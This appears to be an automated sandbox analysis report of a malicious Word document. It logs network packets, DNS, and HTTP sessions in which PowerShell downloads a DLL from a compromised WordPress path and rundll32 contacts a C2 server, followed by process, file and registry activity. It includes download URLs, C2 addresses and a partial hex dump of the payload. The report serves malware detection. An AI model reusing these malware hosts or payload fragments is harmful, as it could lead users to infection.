Jan 6, 2021 08:49:13.882222891 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882225037 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882266045 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882276058 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882293940 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882318974 CET	80	49167	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:49:13.882334948 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882344961 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882373095 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882381916 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882401943 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882426023 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882437944 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882450104 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882467031 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882493973 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882496119 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882524014 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882535934 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882548094 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882575989 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882590055 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882601023 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882623911 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882648945 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.882654905 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.882695913 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957150936 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957180977 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957206964 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957227945 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957248926 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957263947 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957289934 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957308054 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957307100 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957324982 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957349062 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957354069 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957357883 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957380056 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957415104 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957437038 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957437038 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957457066 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957479954 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957479954 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957505941 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957521915 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957525969 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957549095 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957564116 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957570076 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957590103 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957607031 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957612038 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957633018 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957647085 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957653046 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957676888 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957688093 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957700968 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957726002 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957741022 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957751989 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957776070 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957792044 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957801104 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957825899 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957849979 CET	80	49167	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:49:13.957858086 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957875967 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957889080 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957902908 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957926989 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957946062 CET	49167	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:49:13.957952023 CET	80	49167	176.53.69.151	192.168.2.22
Jan 6, 2021 08:49:13.957977057 CET	80	49167	176.53.69.151	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:49:13.475481987 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:49:13.579385996 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 08:49:13.475481987 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	petafilm.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 08:49:13.579385996 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	petafilm.com		176.53.69.151	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- petafilm.com
- 5.2.136.90

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	176.53.69.151	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:49:13.699331999 CET	0	OUT	GET /wp-admin/4m/ HTTP/1.1 Host: petafilm.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:49:13.808119059 CET	1	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Type: application/octet-stream Expires: Wed, 06 Jan 2021 07:49:24 GMT Last-Modified: Wed, 06 Jan 2021 07:49:24 GMT Server: Microsoft-IIS/10.0 Set-Cookie: 5ff56b8489beb=1609919364; expires=Wed, 06-Jan-2021 07:50:24 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="QieaYu0XHj8.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Wed, 06 Jan 2021 07:49:23 GMT Content-Length: 192000 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 0 0 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b 1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5f 00 00 00 00 00 0 0 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 4 2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwTRich wTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	5.2.136.90	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:49:32.588160992 CET	200	OUT	POST /76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/ HTTP/1.1 DNT: 0 Referer: 5.2.136.90/76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/ Content-Type: multipart/form-data; boundary=--------------sArhAY1ugWdoQV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 5.2.136.90 Content-Length: 5940 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:49:33.304199934 CET	208	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Jan 2021 07:49:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 66 38 34 0d 0a 53 97 06 1b 16 33 39 9f c1 09 dd 4d cb a3 a4 db a9 1c 20 be 0c 9c 93 80 84 b3 8b 03 85 93 79 0e d0 96 17 ea e5 76 f1 b0 d4 3d 3b 72 42 22 68 03 8f 2f bd 76 75 31 b6 49 8f 43 f1 4a ee 61 7c e9 06 44 61 c2 a6 47 d7 39 bf 32 e7 08 35 c9 57 38 c3 0f 3c 9d 55 af af 54 ff c4 1d 40 01 e7 8c 38 e4 86 50 5e 04 3e 63 8e b6 66 29 e6 fd 66 e7 f1 bb fb b7 77 1a 0c 15 49 0e 3f 5d 14 f5 6c f4 c8 cd dc fb 3a bc ef 74 4f d2 c8 62 61 36 5c d4 15 3a a0 b1 ba 52 1b 50 1b 92 6f df b5 31 ac d5 a5 69 2a 16 0b 13 ff 98 d7 b7 aa 3a 6f 9c a5 5b 15 76 57 6a c4 06 d1 16 2f 44 34 ff 7d 55 d1 29 41 a3 f3 a2 4f c9 b3 2d 92 e1 fd 32 bb 13 52 e6 44 b5 69 15 8d 53 4c f9 1e 54 57 bd 93 a8 19 ea a5 f1 14 8a 4d e6 1e 7a 48 dd e2 53 47 20 34 c0 6d f6 2d 18 e3 e9 e5 fe 28 a8 24 51 e3 da 42 0d c7 bb dc 5c 6c 05 70 ff f2 8f 41 c6 c6 b3 b6 9d ef aa 75 89 69 1d 75 62 b7 d9 b0 14 cd 5c 19 7c 7a c1 de 9b da 53 45 12 77 0c c9 cb 16 74 9e 3f 4c 62 21 56 72 fc 8c f9 e1 ab f4 d0 46 9f d6 2e c8 f5 c0 c8 79 64 75 1e 11 1a 62 cf a1 31 4f 1e 74 78 72 a2 eb 3b 2b 86 73 0d 80 1b f9 6a 69 06 7d e3 10 d4 67 15 5c 92 a5 5d 1b 22 fe cf 5b 91 1f 04 33 70 cb 64 43 a3 a8 5f 32 ae fa fd 0d fc b4 10 bb 7e 7d 3e 97 55 55 cf c5 8d 2d 87 18 aa 99 ab 2d 07 2c 5c 07 8e 38 60 9f b0 99 e6 37 3e 74 ef ef 24 9b 0d fd 59 a6 f0 40 cc 06 8f 62 f1 75 03 70 10 98 41 32 ae f5 e7 26 4f ed 0c f3 3e a2 f8 e6 49 1c 52 41 1e 0f 62 08 8e 65 73 15 8d e0 e8 67 b5 10 a7 8d 18 67 d1 32 bd 3b a0 63 41 2c 02 1c 38 9b 97 03 2e 22 d6 05 c1 18 76 cd 69 bf b9 b9 43 f3 51 63 c7 58 7b 5f 46 d3 9a c9 9e 3b 62 1a be 49 7e 8f 0c 90 f9 44 2b 34 f8 7d 4a 23 2e 5b 3a 82 ea 02 5e 19 da 90 ab 46 56 01 82 0f 87 61 0a 5e b5 9f 22 ef b5 91 e7 4e 0d 95 1c 5d 50 a8 31 e2 8b 4b 0b 64 cd d2 73 48 d3 fd db d7 fc 6a e4 3e dc ff 2e 9b eb a1 14 1b c7 90 8b 94 4c 1c d6 64 ab c9 72 8e d4 f4 68 4b d7 6c 5a f4 d3 97 33 ca a5 e4 2d d2 77 eb 9f 3d 81 68 79 9a 7c 1e 16 5b b5 4e 1d 26 36 67 eb f7 de 24 c5 8c 26 95 06 b2 5a 26 e6 2b 4e 93 a3 1a 3b b6 b0 be b1 82 08 d5 c9 c1 b6 59 56 c1 44 5d d3 bd 0d 76 06 58 14 dc 22 e8 c7 3e 71 5f c3 1e d3 5b 27 56 ba 9c ce 40 cc 36 87 18 69 b3 a3 0c 5a dc 0f 3c 22 3c d6 d8 58 c9 bc d2 95 23 85 71 e7 1a 42 2b c0 d9 af 3c dc 4b c8 50 54 e7 19 05 e5 f0 ab 52 18 e7 93 18 f2 ec eb f2 54 70 e2 89 ac bd 95 2b 41 e0 93 c7 92 da db 4e e9 bf a9 6d 78 99 b0 c3 96 99 60 19 d3 0f 20 4f 3f d8 c2 35 15 9a fe 60 7b ab 5e 4d b8 94 62 9a bb b4 27 da 91 ff 1d 37 a9 61 7e d2 13 93 50 bc 9c 6f 17 3d 6d b4 06 26 11 cc 09 5a 39 07 76 49 4b 23 fd 78 22 a8 78 1f a1 d1 32 c4 78 be ec 41 16 19 95 34 da f5 5c 38 3c 5c 3a 78 36 24 ed b0 a7 ef 19 2b 33 db 68 82 db 22 e1 45 22 1d 6f 7b fd a9 d5 6a 99 e5 0a 0e df 4e 39 6a 64 c8 52 a7 20 44 a6 e1 92 90 18 a9 18 f5 2c b2 75 85 3e f2 29 af 4a f3 48 d3 aa f9 df 3e fc c0 7e 7a 1d 04 9c f9 b6 5a 4c 86 7b c2 1e 29 7e 2a 3c 67 4c f2 57 97 6e af ae fa 4b 56 a2 13 96 68 0e e6 03 f6 c1 63 75 a7 f1 f9 6f 30 85 06 07 57 d0 95 3e 95 f0 f7 37 cf 13 cc bf e1 df 6b b5 ed e9 85 c7 43 64 9c 33 46 db f1 81 12 b9 89 6f 2b e5 92 28 74 07 cf 8b 22 c8 e1 65 f3 ef 76 6c 71 31 a3 d8 69 11 b0 48 9d 37 d9 bd 4b d8 3a 21 59 1c 7b 05 6c 4a 1f c4 f4 05 1a 3d 7d e0 a3 08 88 a2 55 0b 9b 55 08 b0 fc 02 18 b0 c5 eb 53 93 7e 6e fa 0e e9 08 25 ae 1a 67 98 6a 75 9f 83 79 3f 7f 7e 62 c7 6b ee f0 6b 3a 39 3b bb 21 fc 91 c3 d5 6b a8 a6 58 f3 ce 4b 98 a1 03 8f 47 a0 1a 65 92 2f dd 3f 59 f3 30 6a 40 a9 be e5 29 b7 e0 11 a7 15 fb 99 71 33 2d 93 ff fd 36 f1 08 ed 60 5a 16 c1 87 d5 5b 96 64 Data Ascii: f84S39M yv=;rB"h/vu1ICJa|DaG925W8<UT@8P^>cf)fwI?]l:tOba6\:RPo1i*:o[vWj/D4}U)AO-2RDiSLTWMzHSG 4m-($QB\lpAuiub\|zSEwt?Lb!VrF.ydub1Otxr;+sji}g\]"[3pdC_2~}>UU--,\8`7>t$Y@bupA2&O>IRAbesgg2;cA,8."viCQcX{_ F;bI~D+4}J#.[:^FVa^"N]P1KdsHj>.LdrhKlZ3-w=hy|[N&6g$&Z&+N;YVD]vX">q_['V@6iZ<"<X#qB+<KPTRTp+ANmx` O?5` {^Mb'7a~Po=m&Z9vIK#x"x2xA4\8<\:x6$+3h"E"o{jN9jdR D,u>)JH>~zZL{)~*<gLWnKVhcuo0W>7kCd3Fo+(t"evlq1iH7K: !Y{lJ=}UUS~n%gjuy?~bkk:9;!kXKGe/?Y0j@)q3-6`Z[d

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 944 Parent PID: 584

General

Start time:	08:48:38
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f920000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF9097EC2936FFD279.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5CA1	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5CA1	F5CA1	binary	04 00 00 00 B0 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C6 46 8F DD 4B E4 D6 01 A1 5C 0F 00 A1 5C 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
